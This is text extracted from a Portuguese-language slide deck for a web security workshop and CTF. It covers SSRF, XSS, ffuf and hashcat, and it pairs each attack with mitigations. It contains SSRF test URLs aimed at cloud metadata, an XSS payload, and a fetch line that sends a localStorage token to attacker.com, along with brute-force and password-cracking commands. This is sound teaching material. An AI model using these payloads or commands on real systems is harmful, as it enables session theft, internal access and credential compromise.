
- Transações atômicas no banco (ACID).
- Locks pessimistas ou otimistas (row locks, versionamento).
- Checagens de invariantes no servidor (re-check balance inside transaction).

SSRF — Server-Side Request Forgery



- ③ Aplicação aceita uma URL/endpoint do usuário e a usa para fazer uma requisição do servidor — permitindo acesso a recursos internos (metadata, services internos).
- 🕒 **Como identificar / testar:**
 - Input de parâmetro que causa a aplicação a fazer requisição a uma URL (ex: `/fetch?url=http://example.com`).
 - Tentar forçar URLs internas: `http://127.0.0.1:8080`, `http://169.254.169.254` (metadata cloud).
 - Usar servidor de callback/controlado para ver se servidor faz requisição para URL atacante.
- 🕒 **Impacto:** Descoberta/exfiltração de dados internos, acesso a serviços internos, escalada para controle da infraestrutura.

SSRF — Server-Side Request Forgery



SSRF — Server-Side Request Forgery



⌕ Mitigação recomendada:

- Whitelist de hosts permitidos (never allow arbitrary URLs).
- Resolver hostnames e bloquear IPs internos (127.0.0.0/8, 10.0.0.0/8, 169.254.0.0/16).
- Usar timeout e validação de esquema (permitir apenas https para hosts específicos).
- Isolar requests em sandbox com rede restrita.

XSS — Cross-Site Scripting



- ③ Injeção de scripts maliciosos em páginas que são executados no navegador de outros usuários (Stored, Reflected, DOM-based).
- ④ **Como identificar / testar:**
 - Injetar payloads simples em campos de input:
`<script>alert(1)</script>`.
 - Testar refletido (resposta imediata), armazenado (conteúdo persistido) e DOM-based (manipulação no client).
 - Usar ferramentas e payloads encobertos (HTML encodings) para bypass.
- ④ **Impacto:** Roubo de sessões/credenciais, execução de ações em nome do usuário, phishing, recon do cliente.

XSS — Cross-Site Scripting



⌕ Roubo de sessão

Caso o token seja salvo de forma insegura é possível que um agente malicioso consiga roubar essa informação através de um XSS.

Sempre salve cookies sensíveis com a flag **HttpOnly**, isso protege o cookie de possíveis roubos.

```
fetch('https://attacker.com/steal?token=' + localStorage.getItem('token'));
```

XSS — Cross-Site Scripting



⌚ Mitigação recomendada:

- Escapar/encode de output (context-aware escaping).
- Usar Content Security Policy (CSP) para limitar execução de scripts.
- Sanitização de input (bibliotecas confiáveis).
- SameSite cookies e Secure/HttpOnly flags para cookies.

Ferramentas

⌕ Proxies

- Burp-suite
- OWASP ZAP

⌕ Descoberta de subdomínios

- Burp-suite
- OWASP ZAP

⌕ Fingerprinting

- Wappalyzer

⌕ Descoberta de diretórios e arquivos

- Ffuf
- Gobuster
- dirb

- ⌚ Proxy (Intercept) — intercepta e modifica requisições/respostas HTTP(S) entre navegador e servidor. Útil para entender fluxo, testar inputs e ver headers/cookies.

Target / Site map — mapeia todas as páginas/requests que você acessou; permite navegar pela superfície de ataque e organizar achados.

Intruder — ferramenta de fuzzing/brute-force para injetar payloads em pontos específicos (login brute-force, fuzzing de parâmetros, enumeration).

Repeater — reenvia e edita requisições manualmente, perfeito para testar payloads e ver respostas rapidamente.

③ Descoberta de diretórios/arquivos (directory/file discovery).

Fuzz de parâmetros GET/POST (nome de parâmetro ou valor).

Brute-force de formulários / credenciais (com cuidado) — via POST fuzzing.

Fingerprinting / scraping (salvar títulos, procurar padrões) usando o scraper integrado.

```
ffuf -w biglist.txt -u https://target/FUZZ -recursion -recursion-depth 2 -maxtime 600
```

```
~  
▶ ffuf -c -w /path/to/wordlist -u https://ffuf.io.fi/FUZZ  
  
      /' _ _ \  /' _ _ \      /' _ _ \  
     / \ _ _ / / \ _ _ /     / \ _ _ /  
    / \ _ _ / / \ _ _ /     / \ _ _ /  
   / \ _ _ / / \ _ _ /     / \ _ _ /  
  / \ _ _ / / \ _ _ /     / \ _ _ /  
 / \ _ _ / / \ _ _ /     / \ _ _ /  
/ \ _ _ / / \ _ _ /     / \ _ _ /  
  
v0.3  
  
-----  
  
:: Method      : GET  
:: URL         : https://ffuf.io.fi/FUZZ  
:: Matcher     : Response status: 200,204,301,302,307,401  
  
-----  
  
admin.php      [Status: 301, Size: 185]  
index.html     [Status: 200, Size: 5]  
secret         [Status: 401, Size: 195]  
secrets        [Status: 401, Size: 195]  
:: Progress: [4594/4594] :: Duration: [0:00:02] ::
```

Hashcat



- ③ Hashcat é a ferramenta de recuperação/“cracking” de senhas mais rápida, com suporte a CPU/GPU, múltiplos algoritmos de hash e vários modos de ataque.
 - Handshakes de conexões Wifi.
 - Assinatura JWT's

```
# Ex.: senha com 8 caracteres, 2 maiúsculas no começo, 6 dígitos depois:  
hashcat -m 22000 -a 3 handshake.22000 ?u?u?d?d?d?d?d?d
```

```
hashcat -m 0 -a 0 hashes.txt /path/to/rockyou.txt --status --status-timer=10
```

Desafio de Xss

🔗 <https://xss-game.appspot.com/>



Links úteis

↳ [Payloads de XSS](#)
[Payloads de SQLi](#)
[JWT.io](#)
[Wordlists](#)

⌕ Regras

- Formar grupos máximo 4 integrantes.
- O grupo deve encontrar o máximo de vulnerabilidades que conseguir

⌕ Dicas

- Wordlists: big, **rockyou**.
- Navegue pela aplicação e entenda como funciona.

Link do CTF:


<http://177.131.37.24:8963/>

Obrigado!



Henrique Gomes

Desenvolvedor Full-stack | React | Node.js |
TypeScript | Javascript | Sistemas de Infor...



João Guilherme Rós Gimenez

Formado em Sistemas de
Informação | Desenvolvedor de ...



Joao Vitor Garrido

Aluno da instituição de ensino Unoeste

